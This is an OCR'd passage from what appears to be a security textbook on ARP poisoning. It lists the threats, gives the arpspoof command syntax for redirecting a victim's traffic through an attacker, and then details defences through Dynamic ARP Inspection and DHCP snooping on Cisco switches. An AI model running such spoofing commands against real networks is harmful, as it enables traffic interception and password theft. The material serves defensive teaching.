
With the help of ARP poisoning, an attacker can use fake ARP messages to divert all communications between two machines so that all traffic redirects via the attacker's PC.

The threats of ARP poisoning include:

- **Packet Sniffing**: Sniffs traffic over a network or a part of the network.
- **Session Hijacking**: Steals valid session information and uses it to gain unauthorized access to an application.
- **VoIP Call Tapping**: Uses port mirroring, which allows the VoIP call tapping unit to monitor all network traffic, and picks only the VoIP traffic to record by MAC address.
- **Manipulating Data**: ARP spoofing allows attackers to capture and modify data, or stops the flow of traffic.
- **Man-in-the-Middle Attack**: An attacker performs a MITM attack where they reside between the victim and server.
- **Data Interception**: Intercepts IP addresses, MAC addresses, and VLANs connected to the switch in a network.
- **Connection Hijacking**: In a network, the hardware addresses are supposed to be unique and fixed, but a host may move when its hostname changes and use another protocol. In connection hijacking, an attacker can manipulate a client's connection to take complete control.
- **Connection Resetting**: The wrong routing information could be transmitted due to a hardware/software error. In such cases, if a host fails to initiate a connection, that host

should inform the Address Resolution module to delete its information. The reception of data from that host will reset a connection timeout in the ARP entry used to transmit data to that host. This entry in the ARP module is deleted if the host does not send any information for a certain period of time.

- **Stealing Passwords**: An attacker uses forged ARP replies and tricks target hosts into sending sensitive information such as usernames and passwords.
- **DoS Attack**: Links multiple IP addresses with a single MAC address of the target host that is intended for different IP addresses, which will be overloaded with a huge amount of traffic.



ARP Poisoning Tools

- **arpspoof**

  Source: *https://linux.die.net*

  arpspoof redirects packets from a target host (or all hosts) on the LAN that are intended for another host on the LAN by forging ARP replies. This is an extremely effective way of sniffing traffic on a switch.

  Syntax:

  ```
  arpspoof –i [Interface] –t [Target Host]
  ```

  As shown in the screenshot, attackers use the arpspoof tool to obtain the ARP cache; then, the MAC address is replaced with that of an attacker's system. Therefore, any traffic flowing from the victim to the gateway will be redirected to the attacker's system.

  Further, an attacker can issue the same command in reverse as he/she is in the middle and can send ARP replies in both directions.


How to Defend Against ARP Poisoning

Implement Dynamic ARP Inspection Using DHCP Snooping Binding Table



```
sh ip dhcp snooping binding
   MacAddress          IpAddress    Lease      Type     VLAN     Interface
--------------------------------------------------------------------------------
1a:12:3b:2f;df:1c     10.10.10.8   125864     dhcp-      4     FastEthernet3/18
                                             snooping
```

10.10.10.1
MAC A

No ARP entry in the binding table then discard the packet

DHCP Snooping Enabled
Dynamic ARP Inspection Enabled

ARP 10.10.10.1 Saying 10.10.10.2 is MAC C

10.10.10.2
MAC B

ARP 10.10.10.2 Saying 10.10.10.1 is MAC C

10.10.10.5
MAC C

Check the **MAC** and **IP** fields to see if the ARP from the interface is in the binding; if not, **traffic is blocked**

How to Defend Against ARP Poisoning


Implementation of Dynamic ARP Inspection (DAI) prevents poisoning attacks. DAI is a security feature that validates ARP packets in a network. When DAI activates on a VLAN, all ports on the VLAN are considered to be untrusted by default. DAI validates the ARP packets using a DHCP snooping binding table. The DHCP snooping binding table consists of MAC addresses, IP addresses, and VLAN interfaces acquired by listening to DHCP message exchanges. Hence, you must enable DHCP snooping before enabling DAI. Otherwise, establishing a connection between VLAN devices based on ARP is not possible. Consequently, a self-imposed DoS may result on any device in that VLAN.

To validate the ARP packet, the DAI performs IP-address-to-MAC-address binding inspection stored in the DHCP snooping database before forwarding the packet to its destination. If any invalid IP address binds a MAC address, the DAI will discard the ARP packet. This eliminates the risk of MITM attacks. DAI ensures the relay of only valid ARP requests and responses.

If the host systems in a network hold static IP addresses, DHCP snooping will not be possible, or other switches in the network cannot run dynamic ARP inspection. In such situations, you have to perform static mapping that associates an IP address to a MAC address on a VLAN to prevent an ARP poisoning attack.

Software can be implemented that runs custom scripts to monitor ARP tables. This script can compare the current ARP table to the list of known MAC and IP addresses. If there is a mismatch in the list of valid MAC/IP pairs, the switch will drop the packet. Such scripts are helpful in defending against ARP poisoning attacks by monitoring the MAC/IP pairs on important LAN machines such as servers and gateways.

The implementation of cryptographic protocols such as HTTP Secure (HTTPS), Secure Shell (SSH), Transport Layer Security (TLS), and various other networking cryptographic protocols prevents ARP spoofing attacks by encrypting data before transmission and authenticating it after it is received.



```
sh ip dhcp snooping binding

   MacAddress        IpAddress    Lease     Type     VLAN    Interface
-------------------------------------------------------------------------
1a:12:3b:2f;df:1c   10.10.10.8   125864    dhcp-     4    FastEthernet3/18
                                          snooping
```

10.10.10.1
MAC A
No ARP entry in the binding table then discard the packet
DHCP Snooping Enabled
Dynamic ARP Inspection Enabled
ARP 10.10.10.1 Saying 10.10.10.2 is MAC C
10.10.10.2
MAC B
ARP 10.10.10.2 Saying 10.10.10.1 is MAC C
10.10.10.5
MAC C

Check the **MAC** and **IP** fields to see if the ARP from the interface is in the binding; if not, **traffic is blocked**

Configuring DHCP Snooping and Dynamic ARP Inspection on Cisco Switches

As discussed, DHCP snooping must be enabled before enabling DAI. DHCP snooping is a security feature that builds and maintains a DHCP snooping binding table and filters untrusted DHCP messages. A Cisco switch with DHCP snooping enabled can inspect DHCP traffic flow at a layer 2 segment and track IP addresses to switch port mapping.

To configure DHCP snooping on a Cisco switch, ensure DHCP snooping is enabled both globally and per access VLAN. To enable DHCP snooping, execute the following commands:

Configuring DHCP snooping in global configuration mode

```
Switch(config)# ip dhcp snooping
```

Configuring DHCP snooping for a VLAN

```
Switch(config)# ip dhcp snooping vlan 10

Switch(config)# ^Z
```

To view the DHCP snooping status

```
Switch# show ip dhcp snooping
Switch DHCP snooping is enabled
DHCP snooping is configured on following VLANs: 10
DHCP snooping is operational on following VLANs: 10
DHCP snooping is configured on the following L3 Interfaces:
……
DHCP snooping trust/rate is configured on the following Interfaces:

Interface           Trusted     Rate limit (pps)
---------------     -------     ----------------
```

If the switch is functioning only at layer 2, apply the `ip dhcp snooping trust` command to the layer 2 interfaces to designate uplink interfaces as trusted interfaces. This informs the switch that DHCP responses can arrive on those interfaces.

The DHCP snooping binding table contains the trusted DHCP clients and their respective IP addresses. To view the DHCP snooping table, you have to execute the following command:

```
Switch(config)# show ip dhcp snooping binding
```

